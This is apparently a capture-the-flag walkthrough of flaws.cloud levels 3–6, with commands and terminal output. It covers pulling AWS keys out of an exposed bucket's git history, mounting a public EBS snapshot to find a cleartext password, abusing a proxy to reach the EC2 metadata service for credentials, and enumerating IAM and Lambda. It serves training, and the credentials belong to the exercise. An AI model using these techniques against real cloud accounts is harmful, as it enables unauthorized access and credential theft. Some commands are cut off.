The next level is at http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud


Similar to permissions to “Everyone” permissions can be set to “Any Authenticaed AWS User” which leaves the S3 bucket exposed as well.




*This was an older setting and is no longer available in the webconsole but the SDK and third-party tools sometimes use it.*

**Find AWS Key**


https://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud.s3.amazonaws.com/ Bucket contains an git config file:



```
<LastModified>2017-09-17T15:12:24.000Z</LastModified>
<ETag>"5f8f2cb9c2664a23f08dd8a070ae7427"</ETag>
<Size>52</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
<Key>.git/HEAD</Key>
<LastModified>2017-09-17T15:12:24.000Z</LastModified>
<ETag>"4cf2d64e44205fe628ddd534e1151b58"</ETag>
<Size>23</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
<Key>.git/config</Key>
<LastModified>2017-09-17T15:12:24.000Z</LastModified>
<ETag>"920a11de313bfb8d93d81f4a3a5b71b6"</ETag>
<Size>130</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
<Key>.git/description</Key>
<LastModified>2017-09-17T15:12:24.000Z</LastModified>
<ETag>"a0a7c3fff21f2aea3cfa1d0316dd816c"</ETag>
<Size>73</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
<Key>.git/hooks/applypatch-msg.sample</Key>
<LastModified>2017-09-17T15:12:24.000Z</LastModified>
<ETag>"9cc72dc973e24f9623bd3fe708f60ef5"</ETag>
<Size>452</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
<Key>.git/hooks/commit-msg.sample</Key>
<LastModified>2017-09-17T15:12:24.000Z</LastModified>
<ETag>"579a3c1e12a1e74a98169175fb913012"</ETag>
<Size>896</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
<Key>.git/hooks/post-update.sample</Key>
<LastModified>2017-09-17T15:12:24.000Z</LastModified>
<ETag>"2b7ea5cee3c49ff53d41e00785eb974c"</ETag>
<Size>189</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
<Key>.git/hooks/pre-applypatch.sample</Key>
<LastModified>2017-09-17T15:12:24.000Z</LastModified>
<ETag>"a4a7e457b55b5ac2877f7973dbba37e9"</ETag>
<Size>398</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
<Key>.git/hooks/pre-commit.sample</Key>
<LastModified>2017-09-17T15:12:24.000Z</LastModified>
<ETag>"15449d98cfa79704332d057b3f91093c"</ETag>
<Size>1704</Size>
<StorageClass>STANDARD</StorageClass>
```


Download entire s3 bucket locally

```
aws s3 sync s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ . --no-sign-request --r
```




Inspect git log

```
git log
```

```
┌─[exec@parrot]─[~/flaws]$ git log
commit b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526 (HEAD -> master)
Author: 0xdabbad00 <scott@summitroute.com>
Date:   Sun Sep 17 09:10:43 2017 -0600

    Oops, accidentally added something I shouldn't have

commit f52ec03b227ea6094b04e43f475fb0126edb5a61
Author: 0xdabbad00 <scott@summitroute.com>
Date:   Sun Sep 17 09:10:07 2017 -0600
```

Note that a comment of accident commit.

checkout git commit

```
git checkout b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526
```

```
┌─[exec@parrot]─[~/flaws]$ git log
commit f52ec03b227ea6094b04e43f475fb0126edb5a61 (HEAD)
Author: 0xdabbad00 <scott@summitroute.com>
Date:   Sun Sep 17 09:10:07 2017 -0600

    first commit
┌─[exec@parrot]─[~/flaws]$ git checkout f52ec03b227ea6094b04e43f475fb0126edb5a61
M       index.html
HEAD is now at f52ec03 first commit
```

performing a directory search `access_keys.txt` is discovered

```
access_key AKIAJ366LIPB4IJKT7SA                                                secret_access
```

```
┌─[exec@parrot]─[~/flaws]$ ll
total 152K
-rw-r--r-- 1 exec exec   91 Jan 14 16:36 access_keys.txt
-rw-r--r-- 1 exec exec 121K Feb 26  2017 authenticated_users.png
-rw-r--r-- 1 exec exec 1.6K Feb 26  2017 hint1.html
-rw-r--r-- 1 exec exec 1.4K Feb 26  2017 hint2.html
-rw-r--r-- 1 exec exec 1.3K Feb 26  2017 hint3.html
-rw-r--r-- 1 exec exec 1.1K Feb 26  2017 hint4.html
-rw-r--r-- 1 exec exec 1.9K May 22  2020 index.html
-rw-r--r-- 1 exec exec   26 Feb 26  2017 robots.txt
┌─[exec@parrot]─[~/flaws]$ cat access_keys.txt
access_key AKIAJ366LIPB4IJKT7SA
secret_access_key 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
```

**Configure new aws profile**

```
aws configure --profile flaws
aws --profile flaws s3 ls
```

```
┌─[exec@parrot]─[~/flaws]$ aws configure --profile flaws
AWS Access Key ID [None]: AKIAJ366LIPB4IJKT7SA
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
┌─[exec@parrot]─[~/flaws]$ aws --profile flaws s3 ls
2017-02-12 16:31:07 2f4e53154c0a7fd086a04a12a452c2a4caed8da0.flaws.cloud
```

```
2017-05-29 12:34:53 config-bucket-975426262029
2017-02-12 15:03:24 flaws-logs
2017-02-04 22:40:07 flaws.cloud
2017-02-23 20:54:13 level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2017-02-26 13:15:44 level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
2017-02-26 13:16:06 level4-1156739cfb264ced6de514971a4bef68.flaws.cloud
2017-02-26 14:44:51 level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud
2017-02-26 14:47:58 level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
2017-02-26 15:06:32 theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud
```

List of files in s3 bucker are displayed

# Level 4 - Creating snapshot - create instance loading snapshot

The next level is at http://level4-1156739cfb264ced6de514971a4bef68.flaws.cloud

Note: Always roll keys if you suspect they were compromised..

For the next level, you need to get access to the web page running on an EC2 at

4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud

**Identify account ID**

```
1   aws --profile flaws sts get-caller-identity
```

```
┌─[exec@parrot]─[~/flaws]$ aws --profile flaws sts get-caller-identity
{
    "UserId": "AIDAJQ3H5DC3LEG2BKSLC",
    "Account": "975426262029",
    "Arn": "arn:aws:iam::975426262029:user/backup"
}
```

Account id: 975426262029

**View ec3 backups**

add us-west-2 region to `~/.aws/config`

```
1 [default]$
2 region = us-east-1$
3 output=json$
4 $
5 [profile flaws]$
6 region = us-west-2$
```

Describe Snapshots

```
1   aws --profile flaws  ec2 describe-snapshots --owner-id 975426262029
```

```
┌──[exec@parrot]─[~/flaws]$ aws --profile flaws  ec2 describe-snapshots --owner-id 975426262029
{
    "Snapshots": [
        {
            "Description": "",
            "Encrypted": false,
            "OwnerId": "975426262029",
            "Progress": "100%",
            "SnapshotId": "snap-0b49342abd1bdcb89",
            "StartTime": "2017-02-28T01:35:12+00:00",
            "State": "completed",
            "VolumeId": "vol-04f1c039bc13ea950",
            "VolumeSize": 8,
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "flaws backup 2017.02.27"
                }
            ],
            "StorageTier": "standard"
        }
    ]
}
```


### Mount snapshot ID

```
1   aws --profile default ec2 create-volume --availability-zone us-west-2a --region us-west-2  --
```


```
┌──[exec@parrot]─[~/flaws]$ aws --profile default ec2 create-volume --availability-zone us-west-2a --region us-west-2  --snapshot-id  snap-0b49342abd1bdcb89
{
    "AvailabilityZone": "us-west-2a",
    "CreateTime": "2022-01-14T22:51:01+00:00",
    "Encrypted": false,
    "Size": 8,
    "SnapshotId": "snap-0b49342abd1bdcb89",
    "State": "creating",
    "VolumeId": "vol-0bb0914533dfad580",
    "Iops": 100,
    "Tags": [],
    "VolumeType": "gp2",
    "MultiAttachEnabled": false
}
```

*ensure under AWS IAM that AdministratorAccess permissions is added to user - or failure may occur.*



Launch EC2 new instance on us-west-2



Select “Free Tier”





Add Storage of snapshot created: snapshot storage name: snap-0b49342abd1bdcb89 set device: /dev/sdf




**SSH to newly created instance**


list drives:

```
1   lsblk
```




view drive information

```
1    sudo file -s /dev/xvdf1
```




mount drive

```
1   sudo mount /dev/xvdf1 /mnt
```

```
ubuntu@ip-172-31-24-164:~$ sudo mount /dev/xvdf1 /mnt
ubuntu@ip-172-31-24-164:~$ ls /mnt
bin   dev  home        initrd.img.old  lib64       media  opt   root  sbin  srv  tmp  var      vmlinuz.old
boot  etc  initrd.img  lib             lost+found  mnt    proc  run   snap  sys  usr  vmlinuz
```

**Discover interesting file** within the `/home/ubuntu` a file containing cleartext password is discovered:

`setupNginx.sh`

```
ubuntu@ip-172-31-24-164:/mnt/home/ubuntu$ ll
total 44
drwxr-xr-x 4 ubuntu ubuntu 4096 Feb 26  2017 ./
drwxr-xr-x 3 root   root   4096 Feb 12  2017 ../
-rw------- 1 ubuntu ubuntu 3135 Feb 27  2017 .bash_history
-rw-r--r-- 1 ubuntu ubuntu  220 Aug 31  2015 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Aug 31  2015 .bashrc
drwx------ 2 ubuntu ubuntu 4096 Feb 12  2017 .cache/
-rw-r--r-- 1 ubuntu ubuntu  655 Jun 24  2016 .profile
drwx------ 2 ubuntu ubuntu 4096 Feb 12  2017 .ssh/
-rw-r--r-- 1 ubuntu ubuntu    0 Feb 12  2017 .sudo_as_admin_successful
-rw------- 1 root   root   2630 Feb 26  2017 .viminfo
-rw-rw-r-- 1 ubuntu ubuntu  268 Feb 12  2017 meta-data
-rw-r--r-- 1 ubuntu ubuntu   72 Feb 13  2017 setupNginx.sh
ubuntu@ip-172-31-24-164:/mnt/home/ubuntu$ cat setupNginx.sh
htpasswd -b /etc/nginx/.htpasswd flaws nCP8xigdjpjyiXgJ7nJu7rw5Ro68iE8M
ubuntu@ip-172-31-24-164:/mnt/home/ubuntu$
```

**Login to web service** http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/


utilizing discovered credientials and gained access to level 5


# Level 5 - 169.254.169.254 Metadata Service

Good work getting in. This level is described at http://level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud/243f422c/

AWS cloud services inclue a metadata service that is housed at 169.254.169.254 and RFC-3927 describes exactly how the services functions.

**Accessing Metadata Service of flaws.cloud** http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/



```
2007-03-01
2007-08-29
2007-10-10
2007-12-15
2008-02-01
2008-09-01
2009-04-04
2011-01-01
2011-05-01
2012-01-12
2014-02-25
2014-11-05
2015-10-20
2016-04-19
2016-06-30
2016-09-02
2018-03-28
2018-08-17
2018-09-24
2019-10-01
2020-10-27
2021-01-03
2021-03-23
2021-07-15
latest
```

Listing metadata events for EC2 Instance.

**Latest Meta Data - Security Credentials** http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud /proxy/169.254.169.254/latest/meta-data/iam/security-credentials/flaws/


new set of Access + Secret Keys Identified along with a Token

```
1   AccessKeyId : ASIA6GG7PSQGZMKA4S7M,
2   SecretAccessKey : hltRwRHKDh1mmFcCHE+X9B+5nHJgpgtD2nh/oNbu,
3   "Token" : "IQoJb3JpZ2luX2VjEHkaCXVzLXdlc3QtMiJGMEQCIBIm6/E56oOLBewA22HCET6/Q1f8rBdBuZyCqIPffT
```

**Create Level5 AWS profile with credentials** within `/.aws/credentials/` and `/.aws/config`

./aws/credentials:


**Access level 6**

```
1   aws --profile level5 s3 ls level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
```

**Navigate to directory** http://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ddcc78ff/

# Level 6 - IAM Access Keys via EC2 User-data

Takeaway: Do not allow access to 169.254.169.254 by applications.

**Access level 6 with keys** provided keys to level 6

```
1   Access key ID: AKIAJFQ6E7BY57Q3OBGA
2   Secret: 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
```

add to `/.aws/credentials`

```
 9 [level6]$
10 aws_access_key_id = AKIAJFQ6E7BY57Q3OBGA$
11 aws_secret_access_key = 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$
12 $
```

**Security Group Audiot**

```
1   aws --profile level6 iam get-user
```

```
┌─[exec@parrot]─[~/flaws]$ aws --profile level6 iam get-user
{
    "User": {
        "Path": "/",
        "UserName": "Level6",
        "UserId": "AIDAIRMDOSCWGLCDWOG6A",
        "Arn": "arn:aws:iam::975426262029:user/Level6",
        "CreateDate": "2017-02-26T23:11:16+00:00"
    }
}
```

**List policies attached to user**

```
1   aws --profile level6 iam list-attached-user-policies --user-name Level6
```

```
┌─[exec@parrot]─[~/flaws]$ aws --profile level6 iam list-attached-user-policies --user-name Level6
{
    "AttachedPolicies": [
        {
            "PolicyName": "list_apigateways",
            "PolicyArn": "arn:aws:iam::975426262029:policy/list_apigateways"
        },
        {
            "PolicyName": "MySecurityAudit",
            "PolicyArn": "arn:aws:iam::975426262029:policy/MySecurityAudit"
        },
        {
            "PolicyName": "AWSCompromisedKeyQuarantine",
            "PolicyArn": "arn:aws:iam::aws:policy/AWSCompromisedKeyQuarantine"
        }
    ]
}
```


“list_apigateways” a custom policy created

### View IAM policy

```
1   aws --profile level6 iam get-policy  --policy-arn arn:aws:iam::975426262029:policy/list_apiga
```


using ARN to view policy:


```
1    aws --profile level6 iam get-policy-version  --policy-arn arn:aws:iam::975426262029:policy/l
```




Policy is using “apigateway:GET” on the “arn:aws:apigateway:us-west-2::/restapis/*

### Using apigateway to GET - List Lamda Functions

```
1   aws --region us-west-2 --profile level6 lambda list-functions
```





**Get Policy for Lamda**


```
aws --region us-west-2 --profile level6 lambda get-policy --function-name Level6
```


The ability to execute arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/*/GET/level6` That "s33ppypa75" is a rest-api-id

```
aws --profile level6 --region us-west-2 apigateway get-stages --rest-api-id "s33ppypa75"
```





Stage name is "Prod" which are lamda functions using the rest-api-id, stage name, region and resource: https://s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level6




# The End

http://theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud/d730aa2b/

Takeaways: Manage the permissions of everything and neer allow users to read metadata where permissions are.




‹ Flaws2.cloud Walkthrough

Tryhackme Solar Exploiting Log4j ›